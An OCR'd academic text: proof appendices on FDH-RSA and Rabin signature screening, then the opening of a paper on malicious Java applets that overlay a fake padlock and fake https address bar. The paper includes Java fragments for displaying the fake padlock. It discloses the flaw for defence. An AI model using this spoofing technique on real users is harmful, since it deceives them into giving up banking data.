25. RC4 Stream Cipher, `http://burtleburtle.net/bob/rand/isaac.html#RC4`, `http://www.wisdom.weizmann.ac.il/~itsik/RC4/rc4.html`.

A Unforgeability of FDH-RSA Screening (Proof of Theorem 1)

We treat separately the case of passive and active attacks.

A.1 Known Message Attacks

In the passive attack model, we consider a forger $\mathcal{F}$ allowed to make q_h queries to the hash oracle h and q_k known-message queries and outputting a list of t messages $(m_1, \ldots, m_t)$ as well as $\sigma < N$. We assume that with probability at least ε,

$$\sigma^e = \prod_{i=1}^{t} h(m_i) \bmod N \ ,$$

whereas the signature of at least one of the messages $m_1, \ldots, m_t$ has never been provided to $\mathcal{F}$, meaning that the e-th root $h(m_j)^d$ of $h(m_j)$ for some $1 \leq j \leq t$ is unknown to $\mathcal{F}$. We show how to use this adversary to break RSA. More precisely, we build a reduction $\mathcal{R}$ that uses $\mathcal{F}$ to compute the e-th root of an arbitrary $y \in \mathbb{Z}_N^\star$ with probability $\varepsilon' = \varepsilon$.

The reduction $\mathcal{R}$ works as follows. On input (y, e, N) where e is a prime number, $\mathcal{R}$ invokes $\mathcal{F}$ and transmits (e, N) to $\mathcal{F}$. Then $\mathcal{R}$ simulates the random oracle h as well as the signing oracle S_k which returns upon request up to q_k message-signature pairs (m_i, σ_i) with $\sigma_i^e = h(m_i) \mod N$. These simulations are performed as follows.

Simulation of S_k. Each time $\mathcal{F}$ requests a message-signature pair, $\mathcal{R}$ chooses (according to any arbitrary distribution) some message $m \in \{0,1\}^\star$ such that m does not appear in $\mathcal{R}$'s transcript, picks a random $r \in \mathbb{Z}_N^\star$, defines $h(m) \leftarrow r^e \bmod N$, updates its transcript accordingly, and outputs the pair (m, r).

Simulation of h. Whenever $\mathcal{F}$ requests $h(m)$ for some $m \in \{0,1\}^\star$, $\mathcal{R}$ checks in its transcript if $h(m)$ is already defined, in which case $h(m)$ is returned. If $h(m)$ is undefined, $\mathcal{R}$ picks a random $r \in \mathbb{Z}_N^\star$, defines $h(m) \leftarrow r^e y \mod N$, updates the transcript and returns this value to $\mathcal{F}$.

These simulations never fail to respond to $\mathcal{F}$'s queries and the distributions of answers are statistically indistinguishable from the ones $\mathcal{F}$ expects. After at most q_h hash queries and q_k message-signature queries, $\mathcal{F}$ outputs $(m_1, \ldots, m_t)$ and σ within some time bound τ. Then $\mathcal{R}$ queries $h(m_i)$ for $i = 1, \ldots, t$ to its own simulation of h and checks whether $\sigma^e = \prod_{i=1}^{t} h(m_i) \bmod N$.

Extraction of y^d. Since each and every message $m_i \in \{m_1, \ldots, m_t\}$ has been queried to the hash oracle (either by $\mathcal{F}$ or $\mathcal{R}$), $\mathcal{R}$ knows an r_i such that $h(m_i) = r_i^e y \mod N$ or $h(m_i) = r_i^e \mod N$. Letting A (respectively B) denote the set of indices i such that $h(m_i) = r_i^e y \mod N$ (resp. $h(m_i) = r_i^e \mod N$), we know that the messages m_i for $i \in B$ are among the ones given by $\mathcal{R}$'s simulation of S_k to $\mathcal{F}$ throughout the experiment. By definition of $\mathcal{F}$, $B \subsetneq \{1, \ldots, t\}$ and hence $|A| \neq 0$. Consequently, if the verification succeeds then

$$\sigma^e = \prod_{i \in A} r_i^e y \prod_{i \in B} r_i^e = \left(\prod_{1 \leq i \leq t} r_i \right)^e y^{|A|} \mod N ,$$

meaning that

$$\left(\sigma / \prod r_i \right)^e = y^{|A|} \mod N .$$

Since $0 < |A| \leq t < e$ and e is prime, there exist integers (α, β) such that $\alpha|A| + \beta e = 1$. Then

$$y = y^{\alpha|A|+\beta e} = \left(\left(\sigma / \prod r_i \right)^\alpha y^\beta \right)^e \mod N ,$$

and $\mathcal{R}$ returns $y^d = (\sigma / \prod r_i)^\alpha y^\beta \mod N$ with probability one. Summarizing, since $\mathcal{F}$ outputs a valid forgery with probability at least ε within τ steps, our reduction $\mathcal{R}$ returns y^d with probability $\varepsilon' = \varepsilon$ after at most $\tau' = \tau + (q_h + q_k)\mathcal{O}(\log^3 N)$ steps.

A.2 Chosen-Message Attacks

In an active adversarial model, the forger $\mathcal{F}$ is allowed, in addition to h and S_k, to query at most q_c times a signing oracle S_c for messages of her choosing. Relying on a technique introduced by Coron [13], we modify the reduction $\mathcal{R}$ as follows.

Simulation of h. Whenever $\mathcal{F}$ requests $h(m)$ for some $m \in \{0,1\}^\star$, $\mathcal{R}$ checks if $h(m)$ is already defined, in which case $h(m)$ is returned. If $h(m)$ is undefined, $\mathcal{R}$ selects a random bit $b \in \{0,1\}$ with a certain bias δ, *i.e.* b is set to zero with probability δ. Then $\mathcal{R}$ picks a random $r \in \mathbb{Z}_N^\star$, memorizes (m, b, r), defines $h(m) \leftarrow r^e y^b \mod N$ and returns this value to $\mathcal{F}$.

Simulation of S_k. The simulation of S_k is unchanged: each time $\mathcal{F}$ requests a message-signature pair, $\mathcal{R}$ chooses some arbitrary, fresh message $m \in \{0,1\}^\star$ and a random $r \in \mathbb{Z}_N^\star$, defines $h(m) \leftarrow r^e \mod N$, memorizes $(m, 0, r)$ and outputs the pair (m, r).

Simulation of S_c. When $\mathcal{F}$ requests the signature of $m \in \{0,1\}^\star$, $\mathcal{R}$ checks in its own transcript if some value is defined for $h(m)$. If $h(m)$ is undefined, $\mathcal{R}$ picks a random $r \in \mathbb{Z}_N^\star$, defines $h(m) \leftarrow r^e \mod N$, memorizes $(m, 0, r)$ and returns r. Otherwise the transcript contains a record $(m, b \in \{0,1\}, r)$. If $b = 0$, $\mathcal{R}$ returns r. If $b = 1$, $\mathcal{R}$ aborts.

Again, the simulations of h and S_k are perfect. However the simulation of S_c may provoke an abortion before the game comes to an end. Let us assume that no abortion occurs. After at most q_h hash queries, q_k known-message queries and q_c chosen-message queries, $\mathcal{F}$ outputs $(m_1, \ldots, m_t)$ and σ within some time bound τ. Then, again, $\mathcal{R}$ queries $h(m_1), \ldots, h(m_t)$ to its own simulation of h and checks if $\sigma^e = \prod_{i=1}^t h(m_i) \mod N$.

Extraction of y^d. Every message $m_i \in \{m_1, \ldots, m_t\}$ corresponds in the transcript to a pair (b_i, r_i) such that $h(m_i) = r_i^e y^{b_i} \mod N$. By definition of $\mathcal{F}$, there is at least one message m_j that was neither output by S_k nor queried to S_c. Suppose that $b_j = 1$ and that the verification is successful. Then

$$\sigma^e = \prod r_i^e y^{b_i} = \left(\prod r_i\right)^e y^{\sum b_i} \mod N \ ,$$

with $\sum b_i \geq b_j = 1$. Since $0 < \sum b_i \leq t < e$ and e is prime, there exist integers (α, β) with $\alpha \sum b_i + \beta e = 1$. Then $\mathcal{R}$ returns $y^d = (\sigma / \prod r_i)^\alpha y^\beta \bmod N$ with probability one.

Reduction Cost Analysis. Our reduction $\mathcal{R}$ succeeds with probability (taken over the probability spaces of $\mathcal{F}$ and $\mathcal{R}$):

$$\begin{aligned}\varepsilon' &= \Pr[\mathcal{F} \text{ forges} \wedge \neg\text{abortion} \wedge b_j = 1] \\ &= \Pr[\mathcal{F} \text{ forges} \wedge \neg\text{abortion}] \Pr[b_j = 1] \\ &= \Pr[\mathcal{F} \text{ forges} \mid \neg\text{abortion}] \Pr[\neg\text{abortion}] \Pr[b_j = 1] \\ &= \varepsilon \delta^{q_c}(1-\delta) \ ,\end{aligned}$$

where the equalities stem from the pairwise independence of the random coins b and their independence from the forger's view. The optimal value for $\delta^{q_c}(1-\delta)$ is reached for $\delta = 1 - 1/(q_c + 1)$. Then,

$$\varepsilon' = \frac{\varepsilon}{q_c}\left(1 - \frac{1}{q_c + 1}\right)^{q_c+1} \geq \frac{\varepsilon}{4q_c} \quad \text{for } q_c \geq 1 \ .$$

The reduction $\mathcal{R}$ returns y^d or aborts within time bound $\tau' = \tau + (q_h + q_k + q_c)\mathcal{O}(\log^3 N)$ steps.

B Unforgeability of (FDH, $\boldsymbol{H}$)-RSA Screening (Proof of Theorem 6)

Theorem 6. *We set $\mu(a, b, c) = h(a\|b\|H(c))$ where h is a full-domain hash function seen as a random oracle. Then μ-RSA is existentially unforgeable under a known-message attack assuming that RSA is hard and H is collision-intractable.*

Proof. We build a reduction algorithm $\mathcal{R}$ that uses an $(q_h, q_k, t, \tau, \varepsilon)$-forger $\mathcal{F}$ to compute the e-th root of $y \in \mathbb{Z}_N^\star$ with probability ε'_1 and simultaneously a collision of H with probability ε'_2, where $\varepsilon'_1 + \varepsilon'_2 \geq \varepsilon$. The reduction $\mathcal{R}$ works as follows. Given (y, e, N), e prime, $\mathcal{R}$ transmits (e, N) to $\mathcal{F}$ and simulates the random oracle h and the signing oracle S_k as follows.

Simulation of S_k. Upon request, $\mathcal{R}$ chooses some arbitrary fresh message $m = a\|b\|c \in \{0,1\}^\star$, computes $\gamma = H(c)$, and makes sure that $a\|b\|\gamma$ does not appear in the transcript. If it does, the simulation of S_k is restarted. Otherwise, $\mathcal{R}$ picks a random $r \in \mathbb{Z}_N^\star$, defines $h(a\|b\|\gamma) \leftarrow r^e \bmod N$, memorizes $\langle m, a\|b\|\gamma, r\rangle$ and outputs the pair (m, r).

Simulation of h. Whenever $\mathcal{F}$ requests $h(a\|b\|\gamma)$ for some triple $(a,b,\gamma) \in \{0,1\}^{|a|} \times \{0,1\}^{|b|} \times \mathsf{Im}(H)$, $\mathcal{R}$ checks if $h(a\|b\|\gamma)$ is already defined, in which case the value defined is returned to $\mathcal{F}$. Otherwise, $\mathcal{R}$ picks a random $r \in \mathbb{Z}_N^\star$, memorizes $\langle \perp, a\|b\|\gamma, r\rangle$, defines $h(a\|b\|\gamma) \leftarrow r^e y \bmod N$ and returns $h(a\|b\|\gamma)$ to $\mathcal{F}$.

These simulations are perfect. After some time τ, $\mathcal{F}$ outputs σ and a t-uple $(m_1, \ldots, m_t)$ with $m_i = a_i\|b_i\|c_i$. Then $\mathcal{R}$ queries $h(a_i\|b_i\|H(c_i))$ for $i = 1, \ldots, t$ to the simulation of h and tests whether $\sigma^e = \prod_{i=1}^t h(a_i\|b_i\|H(c_i)) \bmod N$.

Extraction of y^d or extraction of a collision in H. Assume that $\mathcal{F}$ outputs a correct forgery. Then there is for each message $m_i \in \{m_1, \ldots, m_t\}$ at least one record $\langle x_i, a_i\|b_i\|H(c_i), r_i\rangle$ that appears in the transcript where $x_i \in \{m_i, \perp\}$. The messages m_i for which $x_i = m_i$ were given by the simulation of S_k to $\mathcal{F}$ during the experiment. Noting $A = \{i \mid x_i = \perp\}$, two cases appear.

$|A| \neq 0$: then $\mathcal{R}$ returns $y^d = (\sigma/\prod r_i)^\alpha\, y^\beta \bmod N$ where $\alpha|A| + \beta e = 1$;

$|A| = 0$: because at least one message $m_j = a_j\|b_j\|c_j$ for $j = 1, \ldots, t$ appearing in the forgery was not output by S_k, we get that the record $\langle x_j, a_j\|b_j\|H(c_j), r_j\rangle$ contains a message $x_j = a_j\|b_j\|c'_j$ featuring $H(c'_j) = H(c_j)$. $\mathcal{R}$ then outputs $\mathsf{coll} = (c_j, c'_j)$.

Reduction Cost Analysis. Letting $\varepsilon'_1 = \Pr[\mathcal{R} \text{ outputs } y^d]$ and $\varepsilon'_2 = \Pr[\mathcal{R} \text{ outputs } \mathsf{coll}]$, we get

$$\begin{aligned}\varepsilon'_1 &= \Pr[\mathcal{R} \text{ outputs } y^d] = \Pr[\mathcal{R} \text{ outputs } y^d \mid \mathcal{F} \text{ forges} \wedge |A| \neq 0]\Pr[\mathcal{F} \text{ forges} \wedge |A| \neq 0] \\ &\quad + \Pr[\mathcal{R} \text{ outputs } y^d \mid \neg(\mathcal{F} \text{ forges} \wedge |A| \neq 0)]\Pr[\neg(\mathcal{F} \text{ forges} \wedge |A| \neq 0)] \\ &\geq \Pr[\mathcal{R} \text{ outputs } y^d \mid \mathcal{F} \text{ forges} \wedge |A| \neq 0]\Pr[\mathcal{F} \text{ forges} \wedge |A| \neq 0] \\ &= 1 \cdot \Pr[\mathcal{F} \text{ forges} \wedge |A| \neq 0]\ ,\end{aligned}$$

and

$$\begin{aligned}\varepsilon'_2 &= \Pr[\mathcal{R} \text{ outputs } \mathsf{coll}] = \Pr[\mathcal{R} \text{ outputs } \mathsf{coll} \mid \mathcal{F} \text{ forges} \wedge |A| = 0]\Pr[\mathcal{F} \text{ forges} \wedge |A| = 0] \\ &\quad + \Pr[\mathcal{R} \text{ outputs } \mathsf{coll} \mid \neg(\mathcal{F} \text{ forges} \wedge |A| = 0)]\Pr[\neg(\mathcal{F} \text{ forges} \wedge |A| = 0)] \\ &\geq \Pr[\mathcal{R} \text{ outputs } \mathsf{coll} \mid \mathcal{F} \text{ forges} \wedge |A| = 0]\Pr[\mathcal{F} \text{ forges} \wedge |A| = 0] \\ &= 1 \cdot \Pr[\mathcal{F} \text{ forges} \wedge |A| = 0]\ ,\end{aligned}$$

whereby:

$$\varepsilon'_1 + \varepsilon'_2 \geq \Pr[\mathcal{F} \text{ forges} \wedge |A| \neq 0] + \Pr[\mathcal{F} \text{ forges} \wedge |A| = 0] = \Pr[\mathcal{F} \text{ forges}] = \varepsilon\ .$$

The reduction $\mathcal{R}$ returns y^d or coll in at most $\tau' = \tau + (q_h + q_k)\mathcal{O}(\log^3 N)$ steps. □

C Unforgeability of FDH-Rabin-Screening (Proof of Theorem 4)

We only consider the case of passive attacks. In the passive attack model, we consider a forger $\mathcal{F}$ allowed to make q_h queries to the hash oracle h and q_k known-message queries and outputting a list of t messages $(m_1, \ldots, m_t)$ as well as $\sigma < N$. We assume that with probability at least ε,

$$\sigma^2 = \prod_{i=1}^{t} h(m_i) \bmod N \ ,$$

whereas the signature of at least one of the messages $m_1, \ldots, m_t$ has never been provided to $\mathcal{F}$, meaning that no square root of $h(m_j)$ for some $1 \leq j \leq t$ is known to $\mathcal{F}$. We show how to use this adversary to extract square roots. More precisely, we build a reduction $\mathcal{R}$ that uses $\mathcal{F}$ to extract a square root of an arbitrary $y \in \mathbb{Z}_N^\star$ with probability $\varepsilon' = \varepsilon/2$.

The reduction $\mathcal{R}$ works as follows. On input (y, N), $\mathcal{R}$ invokes $\mathcal{F}$ and transmits N to $\mathcal{F}$. Then $\mathcal{R}$ simulates the random oracle h as well as the signing oracle S_k which returns upon request up to q_k message-signature pairs (m_i, σ_i) with $\sigma_i^2 = h(m_i) \mod N$. These simulations are performed as follows.

Simulation of S_k. Each time $\mathcal{F}$ requests a message-signature pair, $\mathcal{R}$ chooses (according to any arbitrary distribution) some message $m \in \{0,1\}^\star$ such that m does not appear in $\mathcal{R}$'s transcript, picks a random $r \in \mathbb{Z}_N^\star$, defines $h(m) \leftarrow r^2 \bmod N$, updates its transcript accordingly, and outputs the pair (m, r).

Simulation of h. Whenever $\mathcal{F}$ requests $h(m)$ for some $m \in \{0,1\}^\star$, $\mathcal{R}$ checks in its transcript if $h(m)$ is already defined, in which case $h(m)$ is returned. If $h(m)$ is undefined, $\mathcal{R}$ picks a random $r \in \mathbb{Z}_N^\star$ and a random bit $b \in \{0,1\}$, defines $h(m) \leftarrow r^2 y^b \mod N$, updates the transcript and returns this value to $\mathcal{F}$.

These simulations never fail to respond to $\mathcal{F}$'s queries and the distributions of answers are statistically indistinguishable from the ones $\mathcal{F}$ expects. After at most q_h hash queries and q_k message-signature queries, $\mathcal{F}$ outputs $(m_1, \ldots, m_t)$ and σ within some time bound τ. Then $\mathcal{R}$ queries $h(m_i)$ for $i = 1, \ldots, t$ to its own simulation of h and checks whether $\sigma^2 = \prod_{i=1}^{t} h(m_i) \bmod N$.

Extraction of a square root of y. Since each and every message $m_i \in \{m_1, \ldots, m_t\}$ has been queried to the hash oracle (either by $\mathcal{F}$ or $\mathcal{R}$), $\mathcal{R}$ knows an r_i such that $h(m_i) = r_i^2 y^{b_i} \mod N$ (if m_i was requested to h) or $h(m_i) = r_i^2 \mod N$ (if m_i was requested to S_k). Letting A (respectively B) denote the set of indices i such that m_i was requested to h (resp. to S_k), we know that the messages m_i for $i \in B$ are among the ones given by $\mathcal{R}$'s simulation of S_k to $\mathcal{F}$ throughout the experiment. By definition of $\mathcal{F}$, $B \subsetneq \{1, \ldots, t\}$ and hence $|A| \neq 0$. Consequently, if the verification succeeds then

$$\sigma^2 = \prod_{i \in A} r_i^2 y^{b_i} \prod_{i \in B} r_i^2 = \left(\prod_{1 \leq i \leq t} r_i \right)^2 y^B \mod N \ ,$$

with $B = \sum_{i \in A} b_i$ meaning that

$$\left(\sigma / \prod r_i\right)^2 = y^B \mod N \ .$$

Since all bits b_i are mutually independent and uniformly distributed over $\{0,1\}$, we have that B is odd with probability 1/2. When B is odd, there exist integers (α, β) such that $\alpha B + 2\beta = 1$. Then

$$y = y^{\alpha B + 2\beta} = \left(\left(\sigma / \prod r_i\right)^\alpha y^\beta\right)^2 \mod N \ ,$$

and $\mathcal{R}$ returns the root $x = (\sigma / \prod r_i)^\alpha y^\beta \bmod N$ with probability one. Summarizing, since $\mathcal{F}$ outputs a valid forgery with probability at least ε within τ steps, our reduction $\mathcal{R}$ returns x such that $x^2 = y \bmod N$ with probability $\varepsilon' = \varepsilon/2$ after at most $\tau' = \tau + (q_h + q_k)\mathcal{O}(\log^3 N)$ steps.

D Security Model for Signatures and MACs

D.1 Signature Schemes

A signature scheme $\mathsf{SIG} = (\mathsf{SIG.Key}, \mathsf{SIG.Sign}, \mathsf{SIG.Verify})$ is defined by the three following algorithms:

- The *key generation algorithm* SIG.Key. On input 1^k, the algorithm SIG.Key produces a pair (pk, sk) of matching public (verification) and private (signing) keys.
- The *signing algorithm* SIG.Sign. Given a message m and a pair of matching public and private keys (pk, sk), SIG.Sign produces a signature σ. The signing algorithm might be probabilistic.
- The *verification algorithm* SIG.Verify. Given a signature σ, a message m and a public key pk, SIG.Verify tests whether σ is a valid signature of m with respect to pk.

Several security notions have been defined about signature schemes, mainly based on the seminal work of Goldwasser *et al* [16, 17]. It is now classical to ask for the impossibility of existential forgeries, even for adaptive chosen-message adversaries:

- An *existential forgery* is a new message-signature pair, valid and generated by the adversary. The corresponding security level is called *existential unforgeability* (EUF).
- The verification key is public, including to the adversary. But more information may also be available. The strongest kind of information is definitely formalized by the *adaptive chosen-message attacks* (CMA), where the attacker can ask the signer to sign any message of its choice, in an adaptive way.

As a consequence, we say that a signature scheme is secure if it prevents existential forgeries, even under under adaptive chosen-message attacks. This is measured by the following success probability, which should be small, for any adversary $\mathcal{A}$ which outputs a new pair (m, σ), within a reasonable running time and at most q_s signature queries to the signature oracle:

$$\mathsf{Succ}^{\mathsf{euf-cma}}_{\mathsf{SIG}}(\mathcal{A}, q_s) = \Pr\left[\begin{array}{c}(\mathsf{pk}, \mathsf{sk}) \leftarrow \mathsf{SIG.Key}(1^k), (m, \sigma) \leftarrow \mathcal{A}^{\mathsf{SIG.Sign}(\mathsf{sk};\cdot)}(\mathsf{pk}) : \\ \mathsf{SIG.Verify}(\mathsf{pk}; m, \sigma) = 1\end{array}\right] .$$

D.2 Message Authentication Codes

A Message Authentication Code $\mathsf{MAC} = (\mathsf{MAC.Sign}, \mathsf{MAC.Verify})$ is defined by the two following algorithms, with a secret key sk uniformly distributed in $\{0,1\}^\ell$:


- The *MAC generation algorithm* $\mathsf{MAC.Sign}$. Given a message m and secret key $\mathsf{sk} \in \{0,1\}^\ell$, $\mathsf{MAC.Sign}$ produces an authenticator μ. This algorithm might be probabilistic.
- The *MAC verification algorithm* $\mathsf{MAC.Verify}$. Given an authenticator μ, a message m and a secret key sk, $\mathsf{MAC.Verify}$ tests whether μ has been produced using $\mathsf{MAC.Sign}$ on inputs m and sk.

As for signature schemes, the classical security level for MAC is to prevent existential forgeries, even for an adversary which has access to the generation and the verification oracles. This is measured by

$$\mathsf{Succ}^{\mathsf{euf-cma}}_{\mathsf{MAC}}(\mathcal{A}, q_s, q_v) = \Pr\left[\begin{array}{c}\mathsf{sk} \stackrel{R}{\leftarrow} \{0,1\}^\ell, (m,\mu) \leftarrow \mathcal{A}^{\mathsf{MAC.Sign}(\mathsf{sk};\cdot),\mathsf{MAC.Verify}(\mathsf{sk};\cdot,\cdot)} : \\ \mathsf{MAC.Verify}(\mathsf{sk}; m, \mu) = 1\end{array}\right],$$

where the adversary can ask up to q_s and q_v queries to the generation and verification oracles $\mathsf{MAC.Sign}$ and $\mathsf{MAC.Verify}$ respectively. It wins the game if it outputs a *new* valid authenticator.

E Code Certification With a Hash-Tree


h_8
$h_8 \longleftarrow H(\mathsf{INS}_8)$
$h_{7,8} = H(h_7, h_8)$
h_7
$h_7 \longleftarrow H(\mathsf{INS}_7)$
$h_{5,6,7,8} = H(h_{5,6}, h_{7,8})$
h_6
$h_6 \longleftarrow H(\mathsf{INS}_6)$
$h_{5,6} = H(h_5, h_6)$
h_5
$h_5 \longleftarrow H(\mathsf{INS}_5)$
$H(P) = \mathsf{ID} = H(h_{1,2,3,4}, h_{5,6,7,8})$
h_4
$h_4 \longleftarrow H(\mathsf{INS}_4)$
$h_{3,4} = H(h_3, h_4)$
h_3
$h_3 \longleftarrow H(\mathsf{INS}_3)$
$h_{1,2,3,4} = H(h_{1,2}, h_{3,4})$
h_2
$h_2 \longleftarrow H(\mathsf{INS}_2)$
$h_{1,2} = H(h_1, h_2)$
h_1
$h_1 \longleftarrow H(\mathsf{INS}_1)$

Cut-&-Paste Attacks with Java

[P.J. Lee and C.H. Lim, Eds., *Information Security and Cryptology – ICISC 2002*, vol. 2587 of *Lecture Notes in Computer Science*, pp. 1–15, Springer-Verlag, 2003. et *Report 2002/010, Cryptology ePrint Archive*.]

Serge Lefranc[1] and David Naccache[2]

[1] École Nationale Supérieure des Techniques Avancées
32 Boulevard Victor, Paris CEDEX 15, F-75739, France
`lefranc@ensta.fr`
[2] Gemplus Card International
34 rue Guynemer, Issy-les-Moulineaux, F-92447, France
`david.naccache@gemplus.com`

Abstract. This paper describes malicious applets that use Java's sophisticated graphic features to rectify the browser's padlock area and cover the address bar with a false `https` domain name.
The attack was successfully tested on Netscape's Navigator and Microsoft's Internet Explorer; we consequently recommend to neutralize Java whenever funds or private data transit *via* these browsers and patch the flaw in the coming releases.
The degree of novelty of our attack is unclear since similar (yet non-identical) results can be achieved by spoofing as described in [6]; however our scenario is much simpler to mount as it only demands the inclusion of an applet in the attacker's web page. In any case, we believe that the technical dissection of our malicious Java code has an illustrative value in itself.

1 Introduction

In the past years, SSL [1] has become increasingly popular for protecting information exchanged between web stores and Internet users.

SSL features public-key encryption and signature, two cryptographic functions that require the prior exchange of public keys between the sender and the receiver.

Assuming the security of the underlying algorithms, one must still make sure that the received public keys actually belong to the entity claiming to possess them. In other words, after receiving a public key from a site claiming to be `http://www.amazon.com`, it still remains to check that the public key indeed belongs to Amazon; this is ascertained using *certificates*.

A certificate is a signature of the user's public-keys, issued by a trusted third party (authority). Besides the public-key, the certificate's signed field frequently contains additional data such as the user's identity (*e.g.* `amazon.com`), an algorithm ID (*e.g.* RSA, DSA, ECDSA *etc.*), the key-size and an expiry date. The authority's public-keys, used for verifying the certificates, are assumed to be known to everybody.

Besides the site-specific information displayed by a website to a user (contents that one can trust or not), secure sessions has two *visual* tell-tale signs:

- The image of a closed padlock appears in the browser (at the lower left corner of the browser for Netscape's Navigator and at the lower right part of the window for Microsoft's Internet Explorer).
- A slight change appears in the address bar, where instead of the usual:

  `http://www.domain-name.com`

  an additional `s` (standing for the word *secure*) can be seen:

  `https://www.domain-name.com`

Figures 1 and 2 illustrate these visual differences (see in Appendix).

In essence, the main indications guaranteeing the session's security to the user are *visual.*

2 The Flaw

To make navigation attractive and user-friendly, browsers progressively evolved to enable the on-the-fly delivery of images, movies, sounds and music.

This is made possible by the programming language Java. When a user loads an `html` page containing an applet (a Java program used in a web page), the browser starts executing the *byte-code* of this applet. Unlike most other procedural languages, the compilation of a Java program does not yield a machine-code executable but a byte-code file that can be interpreted by any browser implementing a Java Virtual Machine. This approach allows to reach an unprecedented level of compatibility between different operating systems (which is, in turn, the reason why Java has become so popular [4, 5, 2]).

A very intriguing feature of applets is their ability to display images beyond the browser's bounds, a feature largely exploited by the attacks described in this paper. In a nutshell, our malicious applet will cover the browser's padlock area with the image of a closed padlock and, using the same trick, rectify the address bar's `http` to an `https`). Several variants can also be imagined: cover and mimic the genuine navigator menus, modify the title banners of open windows, display false password entry windows *etc.*

2.1 Scenario and Novelty

The scenario is easy to imagine: a user, misled by a fake padlock, can, for instance, feed confidential banking details into a hostile site. The degree of novelty of our attack is unclear since similar (yet non-identical) results can be achieved by spoofing as described in [6]; however our scenario is much simpler to mount as it only demands the inclusion of an applet in the attacker's web page. In any case, we believe that the technical dissection of our malicious Java code has an illustrative value in itself.

3 The Code

This section will explain in detail the structure of applets tailored for two popular browsers: Netscape's Navigator et Microsoft's Internet Explorer (our experiments were conducted with version 4.0, at least, of each of these browsers, in order to take advantage of Java. Previous versions of these browsers represent less then 10% of the browsers in the field).

For the sake of clarity we separately analyze the *display* and *positioning* parts of the applets. Explanations refer to Netscape's applet `testN.java`; minor modifications suffice to convert `testN.java` into a code (`testE.java`) targeting the Explorer.

3.1 Displaying the Fake Padlock

Image files downloaded from the Internet are usually displayed line after line, at a relatively slow pace. Such a gradual display is by orders of magnitude slower then the speed at which the microprocessor updates pixels. The closed padlock must therefore appear as suddenly as possible so as not to attract the user's attention.

Luckily, there is a class in Java (`MediaTracker`) that avoids progressive display. To do so, we add the image of the padlock to a tracker object with the following command:

```
 MediaTracker tracker = new MediaTracker(this);
 image = getImage(getCodeBase(),"PadlockN47.gif");
 tracker.addImage(image,0);
```

We can add as many images as we please to a single media tracker but one must assign ID numbers to these images. Here we have only one image (`PadlockN47.gif` shown in Figure 3) which ID is zero by default.




Figure 3: The fake padlock for Netscape's Navigator (image file `PadlockN47.gif`)

To wait for an image to be loaded completely, we use the following code :

```
try {tracker.waitForID(0);}
catch(Exception e) {}
```

This means that if the picture is not fully loaded, the program will throw an exception. To display the picture we use Java's standard function:

```
window1.setBounds(X,Y,imgWidth,imgHeight);
```

which means that the frame containing the picture should appear at coordinates {`X`, `Y`}, be `imgWidth` pixels wide and `imgHeight` pixels high.

```
window1.show(); window1.toFront();
```

The show() method makes a window visible and the toFront() method makes sure that the window will be displayed at the top of the visualization stack.

```
public void start() {
  thread.start();
}
```

